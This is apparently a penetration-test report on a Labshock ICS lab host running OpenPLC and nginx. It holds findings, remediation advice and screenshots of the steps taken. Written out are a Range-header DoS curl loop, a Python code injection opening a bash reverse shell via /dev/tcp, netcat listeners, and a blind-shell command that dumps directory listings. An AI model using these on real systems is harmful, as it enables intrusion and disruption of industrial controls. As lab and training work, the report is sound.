After altering the range header, I used a simple loop for DoS stress testing to see if I could slow down, or crash the server fully.

for i in {1..9999}; do curl -I -H "Range: bytes=0-,0-,0-,0-,0-,0-,0-" http://10.50.0.35:3443 & done

Here is the image of pre loop:

```
┌──(kali㉿kali)-[~]
└─$ time curl -I http://10.50.0.35:3443
HTTP/1.1 200 OK
Server: nginx/1.28.0
Date: Fri, 05 Dec 2025 05:38:49 GMT
Content-Type: text/html
Content-Length: 444
Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
Connection: keep-alive
ETag: "68fc75f1-1bc"
Accept-Ranges: bytes


real    0.16s
user    0.01s
sys     0.01s
cpu     12%

┌──(kali㉿kali)-[~]
└─$
```

As shown above, before the real time was 0.16seconds with a cpu of 12%

After the loop I found that the real time increased and usage of cpu decreased.

```
┌──(kali㉿kali)-[~]
└─$ time curl -I http://10.50.0.35:3443

HTTP/1.1 200 OK
Server: nginx/1.28.0
Date: Wed, 03 Dec 2025 03:30:47 GMT
Content-Type: text/html
Content-Length: 444
Last-Modified: Sat, 25 Oct 2025 07:02:09 GMT
Connection: keep-alive
ETag: "68fc75f1-1bc"
Accept-Ranges: bytes


real    0.35s
user    0.00s
sys     0.01s
cpu     4%

┌──(kali㉿kali)-[~]
└─$
```

As shown in the image above, doubling of response time proved that the stress test successfully increased server load, resource exhaustions, and DoS susceptibility.

If we had more time to research and create a SYN flood script, there is a possibility of crashing the server.

Conclusion: Both ports use the same backend which is nginx, both ports also have a root vulnerability and a CVE of “CVE-2011-3192. Which are vulnerable to Denial of Service.

After the stress testing, we were able to see a slowdown on port 3443 which proves that for port 7443 the same result.

With more research and time, we would've found or created a flood script to maximize damage and slow down mitigation after shutting the pumps from port 1881.

Port 7443 and 3443 are unsafe in production ICS environments.

Remediation Summary

Port 8080

Short Term

- Change the password for the default openplc account from the “openplc” to a complex password to prevent default credentials from being used.
- Update the OpenPLC web server software to the latest version to patch CVE-2021-31630.
- Implement Access Control Lists to limit access to this port allowing only IPs belonging to authorized users such as management.

Medium Term

- In order to prevent automatic access within the internal network, move the host (10.50.0.35) to a segregated Operational Technology VLAN.

Long Term

- Establish a schedule for regularly scanning and patching ICS/SCADA equipment to ensure that software keeps up with latest updates.
- Conduct regular penetration tests specifically targeting OT infrastructure.

Port 1881

Short Term

- Immediately restrict access to port 1881 an Access Control List and only allow authorized users to access the interface.

Medium Term

- When a user passes authentication, make sure that only specific, privileged user roles can modify pump states or flow rates, while others have read-only access.
- Implement a reverse proxy (such as Nginx or Apache) in front of Port 1881 to enforce strict user authentication since the native application does not require credentials, meaning anyone has access.

Long Term

- Make sure that sessions are monitored, such that in the case of suspicious command entry such as “killall openplc”, it will be flagged and denied.
- Enforce user identity verification, incorporating MFA and posture checking (ensuring user’s device meets security requirements such as up-to-date OS) user devices.

Port 7443 and 3443

Short Term

- Since we found out that range header in nginx is alterable, disabling or restricting HTTP range header will prevent future DoS attacks.
- Applying constant configuration patches and updates, that can mitigate vulnerability of CVE-2011-3192 for all nginx modules especially in port 7443 and 3443.
- Implementing authentication, and firewall so that only authorized personnel or IPs can reach into these highly vulnerable ports.
- Employee awareness training and constant monitoring will prevent repeated range header abuse to the endpoints.

Medium Term

- Reconfiguring the nginx to return proper error message, without authentication anyone can access this vulnerability, so after restricting or disabling the range header, if anyone tries to access the range, it should return a secure response of 400 or 416.
- Due to the correlation between IT and OT traffic, segregating them will not be accessed or exposed outside of OT side.
- Disabling unnecessary services on high ports like 7443 and 3443 that are not required for production OT operation.

Long Term

- For long term remediation, we should focus on Strategic Improvements. Such as moving into more secure and patched versions of the web application that are not relying on legacy systems or vulnerable modules.
- Implementing continuous OT security monitoring to detect anomalies and abnormal traffic patterns.
- Adopt new security architecture by implementing zero-trust and segmentation.
- Regular penetration testing to make sure vulnerabilities like CVE-2011-3192 shows up.

Technical Findings

1. Remote Command Execution via OpenPLC — Critical

CVE/CWE ID	CVE-2021-31630
CVSS 3.1 Score	8.8 (High)
Description & Root Cause	The OpenPLC Webserver v3 is vulnerable to Remote Command Execution due to improper sanitization in the "Hardware Layer Code Box" component in the /hardware page of the application. A remote attacker can change the hardware initialization script to inject arbitrary Python code. The root cause is the application's failure to validate code entered into Python on Linux (PSM) before executing.
Security Impact	This vulnerability allows an attacker to execute commands with root privileges, which is catastrophic. This was exploited to dump the openplc.db database, which contained user credentials, and to execute a killall command, which caused a denial of service.

Affected Domain	10.50.0.35:8080
Remediation Efforts	Upgrading the OpenPLC Webserver to the latest version which patches CVE-2021-31630 will get rid of this vulnerability.

2. Unauthenticated Access to ICS (Industrial Control System) Controls — Critical

CVE/CWE ID	CWE-306
CVSS 3.1 Score	9.1 (Critical)
Description & Root Cause	The ICS interface on port 1881 allows full access to controls without requiring any authentication. The root cause is the lack of authentication on the web service tied to OpenPLC, allowing any user to view and make changes to the interface.
Security Impact	This vulnerability is a catastrophic safety risk. Unauthenticated malicious actors can disable pumps at will.
Affected Domain	10.50.0.35:1881

Remediation Efforts	Implement strong authentication on port 1881. Furthermore, segment the Operational Technology network to prevent unauthorized access to this port.

3. Use of Default Credentials — High

CVE/CWE ID	CWE-798
CVSS 3.1 Score	9.8 (Critical)
Description & Root Cause	The OpenPLC web accepts the default credentials: openplc:openplc. The root cause is the failure to change the default credentials.
Security Impact	Default credentials allow attackers to gain full administrative access to the OpenPLC dashboard. This access allowed for the exploitation of the RCE vulnerability (CVE-2021-31630).
Affected Domain	10.50.0.35:8080

Remediation Efforts	Change the password for the OpenPLC user to a strong, unique password. Additionally, remove any other default accounts.

4. HTTP Byte Range Denial of Service — Medium/High

CVE/CWE ID	CVE-2011-3192
CVSS 3.1 Score	7.5 (High)
Description & Root Cause	Both ports are vulnerable to a Denial of Service attack via the HTTP Range header. The server allows users to request a large number of overlapping byte ranges (such as bytes=0-,0-,0-,0-,0-,0-,0-), which overloads the server's memory and CPU.
Security Impact	The web server is vulnerable to a DoS attack, which will cause the server to become unresponsive or crash, compromising availability.

Affected Domain	10.50.0.35:7443, 10.50.0.35:3443
Remediation Efforts	Update the web server software to the newest version in which this vulnerability is patched. Furthermore, limit the number of byte ranges accepted in a single HTTP request to prevent resource overloading.

Screenshots/Work

NMAP -sC -sV -p- 10.50.0.35

```
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 18:58:f4:e1:56:58:c6:27:af:99:b9:9a:b6:30:4c:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN87WIxCFvjbuJgxqhy8lbL54NvBx1gXBg1lDaGgcUNO9Yc3GeVQlMOnjXTALoasGcU
YCohTGle+ZaS4qMD+fkg=
|   256 88:29:b4:0c:a5:da:f4:ae:9f:cc:1e:bc:aa:70:a8:21 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGrHhcth1fS27JlgtCEBd/+4qXWDPLyNrPgUE2gDZDmg
1443/tcp open  http    syn-ack ttl 64 nginx 1.22.1
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: E6099EEC866FD2C7ADAC321E41952765
|_http-title: Labshock NS
1881/tcp open  http    syn-ack ttl 64 Node.js Express framework
|_http-cors: GET POST PUT DELETE
|_http-title: Labshock SCADA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 79163FB76CE8CCDC5CC6759F39AB7787
2222/tcp open  ssh     syn-ack ttl 64 OpenSSH 10.0p2 Debian 8 (protocol 2.0)
2443/tcp open  http    syn-ack ttl 64 nginx 1.26.3
|_http-server-header: nginx/1.26.3
|_http-favicon: Unknown favicon MD5: 8CA705D448E20C758BB840676ED38AC8
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Labshock TC
3222/tcp open  ssh     syn-ack ttl 64 OpenSSH 10.0p2 Debian 8 (protocol 2.0)
3443/tcp open  http    syn-ack ttl 64 nginx 1.28.0
|_http-server-header: nginx/1.28.0
|_http-title: Labshock PF
|_http-favicon: Unknown favicon MD5: FABD298520DD37CC2361C702E4981291
| http-methods:
|_  Supported Methods: GET HEAD
4443/tcp open  http    syn-ack ttl 64 nginx 1.26.3
|_http-title: Labshock TR
|_http-server-header: nginx/1.26.3
|_http-favicon: Unknown favicon MD5: A296045133463CD4EB8A4A6AACF5690E
| http-methods:
|_  Supported Methods: GET HEAD
5443/tcp open  http    syn-ack ttl 64 nginx 1.26.3
|_http-favicon: Unknown favicon MD5: 7F36DE0A571BC52F61BDAF6BA179CB8A
|_http-server-header: nginx/1.26.3
|_http-title: Labshock FW
| http-methods:
|_  Supported Methods: GET HEAD
```

```
6443/tcp open  http    syn-ack ttl 64 nginx 1.26.3
|_http-server-header: nginx/1.26.3
|_http-favicon: Unknown favicon MD5: 8CA705D448E20C758BB840676ED38AC8
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Labshock TC
7443/tcp open  http    syn-ack ttl 64 nginx 1.28.0
|_http-title: Labshock PF
|_http-favicon: Unknown favicon MD5: FABD298520DD37CC2361C702E4981291
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.28.0
8000/tcp open  http    syn-ack ttl 64 aiohttp 3.12.13 (Python 3.13)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_http-server-header: Python/3.13 aiohttp/3.12.13
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http    syn-ack ttl 64 Werkzeug httpd 2.3.7 (Python 3.11.2)
|_http-server-header: Werkzeug/2.3.7 Python/3.11.2
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
| http-title: Labshock PLC
|_Requested resource was /login
```

```
5911/tcp open  cpdlc?  syn-ack ttl 64
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: WebSockify Python/3.12.8
|     Date: Thu, 20 Nov 2025 00:26:37 GMT
|     Content-type: text/html; charset=utf-8
|     Content-Length: 516
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Directory listing for /</title>
|     </head>
|     <body>
|     <h1>Directory listing for /</h1>
|     <hr>
|     <ul>
|     <li><a href="app/">app/</a></li>
|     <li><a href="core/">core/</a></li>
|     <li><a href="include/">include/</a></li>
|     <li><a href="utils/">utils/</a></li>
|     <li><a href="vendor/">vendor/</a></li>
|     <li><a href="vnc.html">vnc.html</a></li>
|     <li><a href="vnc_auto.html">vnc_auto.html@</a></li>
|     <li><a href="vnc_lite.html">vnc_lite.html</a></li>
|     </ul>
|     <hr>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 501 Unsupported method ('OPTIONS')
|     Server: WebSockify Python/3.12.8
|     Date: Thu, 20 Nov 2025 00:26:37 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 360
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 501</p>
|     <p>Message: Unsupported method ('OPTIONS').</p>
|     <p>Error code explanation: 501 - Server does not support this operation.</p>
|     </body>
|     </html>
```

Port 8080

Did a gobuster:

```
└─$ gobuster dir -u http://10.50.0.35:8080 -w '/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt'
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.50.0.35:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 200) [Size: 4883]
/users               (Status: 302) [Size: 199] [--> /login]
/hardware            (Status: 302) [Size: 199] [--> /login]
/programs            (Status: 302) [Size: 199] [--> /login]
/logout              (Status: 302) [Size: 199] [--> /login]
/settings            (Status: 302) [Size: 199] [--> /login]
/dashboard           (Status: 302) [Size: 199] [--> /login]
/monitoring          (Status: 302) [Size: 199] [--> /login]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================
```


Gobuster looked promising so cURL the port to get headers and other information off the webpage:

```
└─$ curl -v http://10.50.0.35:8080/login
*   Trying 10.50.0.35:8080...
* Connected to 10.50.0.35 (10.50.0.35) port 8080
* using HTTP/1.x
> GET /login HTTP/1.1
> Host: 10.50.0.35:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/2.3.7 Python/3.11.2
< Date: Fri, 21 Nov 2025 01:06:33 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 4883
< Vary: Cookie
< Set-Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.aR-7GQ.zqy513XnaOF5V8wNEA-wO7ulKms; Expires=Fri, 21 Nov 2025 01:11:33 GMT; HttpOnly; Path=/
< Connection: close
<

<!DOCTYPE html>
<html>
    <meta charset="UTF-8">
      <link rel="icon" type="image/png" sizes="32×32" href="/static/favicon.png" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Labshock PLC</title>
    <style>
        @import url(https://fonts.googleapis.com/css?family=Roboto:300);
        .top {
            position:absolute;
            left:0; right:0; top:0;
            height: 50px;
            background-color: #000000;
            position: fixed;
            overflow: hidden;
            z-index: 10
        }
       .main {
            position: absolute;
            left:0px; top:50px; right:0; bottom:0;
        }
        .login-page {
          width: 360px;
          padding: 4% 0 0;
          margin: auto;
        }
        .form {
          position: relative;
          z-index: 1;
          background: #FFFFFF;
          max-width: 360px;
          margin: 0 auto 10px;
          padding: 45px;
          text-align: center;
          box-shadow: 0 0 20px 0 rgba(0, 0, 0, 0.2), 0 5px 5px 0 rgba(0, 0, 0, 0.24);
```


```
}
.form input {
  font-family: 'Roboto', sans-serif;
  outline: 0;
  background: #f2f2f2;
  width: 100%;
  border: 0;
  margin: 0 0 15px;
  padding: 15px;
  box-sizing: border-box;
  font-size: 14px;
}
.form button {
  font-family: 'Roboto', sans-serif;
  text-transform: uppercase;
  outline: 0;
  background: #0066fc;
  width: 100%;
  border: 0;
  padding: 15px;
  color: #FFFFFF;
  font-size: 14px;
  -webkit-transition: all 0.3 ease;
  transition: all 0.3 ease;
  cursor: pointer;
}
.form button:hover,.form button:active,.form button:focus {
  background: #00337e;
}
.form .message {
  margin: 15px 0 0;
  color: #b3b3b3;
  font-size: 12px;
}
.form .message a {
  color: #4CAF50;
  text-decoration: none;
}
.form .register-form {
  display: none;
}
.container {
  position: relative;
  z-index: 1;
  max-width: 300px;
  margin: 0 auto;
}
.container:before, .container:after {
  content: '';
  display: block;
  clear: both;
}
.container .info {
  margin: 50px auto;
  text-align: center;
}
.container .info h1 {
```


```
        .container .info h1 {
          margin: 0 0 15px;
          padding: 0;
          font-size: 36px;
          font-weight: 300;
          color: #1a1a1a;
        }
        .container .info span {
          color: #4d4d4d;
          font-size: 12px;
        }
        .container .info span a {
          color: #000000;
          text-decoration: none;
        }
        .container .info span .fa {
          color: #EF3B3A;
        }
        body {
          background: #76b852; /* fallback for old browsers */
          background: -webkit-linear-gradient(right, #626262, #3D3D3D);
          background: -moz-linear-gradient(right, #626262, #3D3D3D);
          background: -o-linear-gradient(right, #626262, #3D3D3D);
          background: linear-gradient(to left, #626262, #3D3D3D);
          font-family: 'Roboto', sans-serif;
          -webkit-font-smoothing: antialiased;
          -moz-osx-font-smoothing: grayscale;
        }
    </style>
    <body>
        <div class='top'>
            <img src="/static/logo-openplc.png" alt="OpenPLC" style="width:63px;height:50px;padding:0px 0px 0px 10px;float:left">
            <h3 style="font-family:'Roboto', sans-serif; font-size:18px; color:white; padding:13px 111px 0px 0px; margin: 0px 0px 0px 0px"><
center>OpenPLC Webserver</center></h3>
        </div>
        <div class='main'>
            <div class='login-page'>
              <div class='form'>
                <form action='login' method='POST' class='login-form'>
                    <h3 style="font-family:'Roboto', sans-serif; font-size:24px; color:#1F1F1F; padding:0px 0px 0px 0px; margin: 0px 0px 40p
x 0px"><center><b>Welcome to OpenPLC</b></center></h3>
                    <h3 style="font-family:'Roboto', sans-serif; font-size:14px; color:#1F1F1F; padding:0px 0px 0px 0px; margin: 0px 0px 40p
x 0px"><center>Use your credentials to login</center></h3>
                    <input type='text' name='username' id='username' placeholder='username'/>
                    <input type='password' name='password' id='password' placeholder='password'/>
                    <br><br><br>
                    <button>login</button>
                </form>
              </div>
              <h3 style="font-family:'roboto', sans-serif; font-size:14px; color:#ffffff;">Release: 2024-12-31</h3>
            </div>
        </div>
    </body>
* shutting down connection #0
</html>
```

This output confirms the exact name is OpenPLC Webserver and the version is Release 2024-12-31. OpenPLC is often misconfigured and typically uses default password [redacted]. This was confirmed when I went to the webpage:



I have access to the entire website and can edit/make new users:


Running: plc-work
Dashboard
Programs
Slave Devices
Monitoring
Hardware
Users
Settings
Logout
Status: Running
Stop PLC
Save user



This particular version of OpenPLC Webserver v3 is vulnerable to CVE-2021-31630, a command injection that allows remote attackers to execute arbitrary code via the "Hardware Layer Code Box" component on the "/hardware" page of the application. On the Hardware page, I could select different layers and found that the “Python on Linux (PSM)” allows me to adjust the python script. I edited the original hardware initialization code to run a reverse shell:

From

```
31  counter = 0
32  var_state = False
33
34  def hardware_init():
35      #Insert your hardware initialization code in here
36      psm.start()
37
```

To:

```
31  counter = 0
32  var_state = False
33
34  def hardware_init():
35      #Insert your hardware initialization code in here
36      psm.start()
37      # == INJECT REVERSE SHELL HERE ==
38      import os; os.system("bash -i >& /dev/tcp/IP_ADDRESS/4444 0>&1")
39      # ==============================
```

Set up NC listener:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Nothing happened and after messing around with the code determined a firewall was blocking my reverse shell. Next step was to try a bind shell:

NC listener:

```
┌──(kali㉿kali)-[~]
└─$ nc 10.50.0.35 8000
```

Turns out that a bind shell won't work either. Turned into a Blind Shell with code

```
import os; os.system("echo '── WORKDIR CONTENTS ──' > /workdir/webserver/static/listing.txt"); os.system("ls -la /workdir >> /workdir/webserver/static/listing.txt"); os.system("echo '── WEBSERVER CONTENTS ──' >> /workdir/webserver/static/listing.txt"); os.system("ls -la /workdir/webserver >> /workdir/webserver/static/listing.txt");
```

Output from shell:

```
└─$ curl http://10.50.0.35:8080/static/db_listing.txt
total 10040
drwxrwxr-x 1 root root    4096 Nov 21 03:26 .
drwxr-xr-x 1 root root    4096 Mar 19  2025 ..
drwxrwxr-x 1 root root    4096 Mar 19  2025 __pycache__
-rw-rw-r-- 1 root root      10 Nov 21 03:26 active_program
-rw-rw-r-- 1 root root    4618 Mar  9  2025 check_openplc_db.py
drwxrwxr-x 1 root root    4096 Nov 21 03:26 core
-rw-rw-r-- 1 root root    2006 Dec 30  2024 dnp3.cfg
-rwxr-xr-x 1 root root 9837824 Mar 19  2025 iec2c
drwxrwxr-x 2 root root    4096 Feb 18  2025 lib
-rw-rw-r-- 1 root root    6458 Dec 30  2024 monitoring.py
-rw-rw-r-- 1 root root   53248 Nov 21 02:43 openplc.db
-rw-rw-r-- 1 root root    7550 Dec 30  2024 openplc.py
-rw-rw-r-- 1 root root  100297 Mar 19  2025 pages.py
-rw-r--r-- 1 root root     839 Nov 21 02:39 pass_dump.txt
drwxrwxr-x 1 root root    4096 Mar 19  2025 scripts
drwxrwxr-x 1 root root    4096 Nov  3 02:11 st_files
-rwxr-xr-x 1 root root   35712 Mar 19  2025 st_optimizer
drwxrwxr-x 1 root root    4096 Nov 21 03:27 static
-rw-rw-r-- 1 root root  162098 Mar 19  2025 webserver.py
```

OpenPLC database is the interesting bit, and everything is root access. This database has usernames/passwords

Edit the blind shell to allow for dumping the database:

